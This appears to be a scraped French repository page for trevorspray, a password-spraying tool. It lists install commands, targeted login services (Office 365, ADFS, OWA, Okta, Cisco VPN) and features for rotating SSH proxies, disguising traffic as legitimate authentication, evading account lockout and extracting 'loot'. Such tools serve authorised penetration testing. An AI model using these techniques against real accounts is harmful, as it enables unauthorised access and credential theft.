
 blacklanternsecurity/trevorspray
Outil modulaire de pulvérisation de mots de passe avec rotation de proxy SSH, contournement MFA et reconnaissance de domaine. Prend en charge O365, ADFS, OWA, Okta, Cisco VPN. Automatise la validation des identifiants et l'extraction de butin.

TREVORspray est un pulvérisateur de mots de passe modulaire avec threading, proxy SSH, modules de collecte, et plus encore !
Par @thetechr0mancer

pip install git+https://github.com/blacklanternsecurity/trevorproxy
pip install git+https://github.com/blacklanternsecurity/trevorspray
Consultez le billet de blog d'accompagnement pour un rant amusant et quelques démos sympas !

msol (Office 365)adfs (Active Directory Federation Services)owa (Outlook Web App)okta (Okta SSO)anyconnect (Cisco VPN)~/.trevorspray/tried_logins.txt)--ssh ou --subnetUser-Agent et d'autres signatures pour ressembler à du trafic d'authentification légitime--delay, --jitter et --lockout-delay entre les requêtes pour contourner les contre-mesures de verrouillage--no-loot)
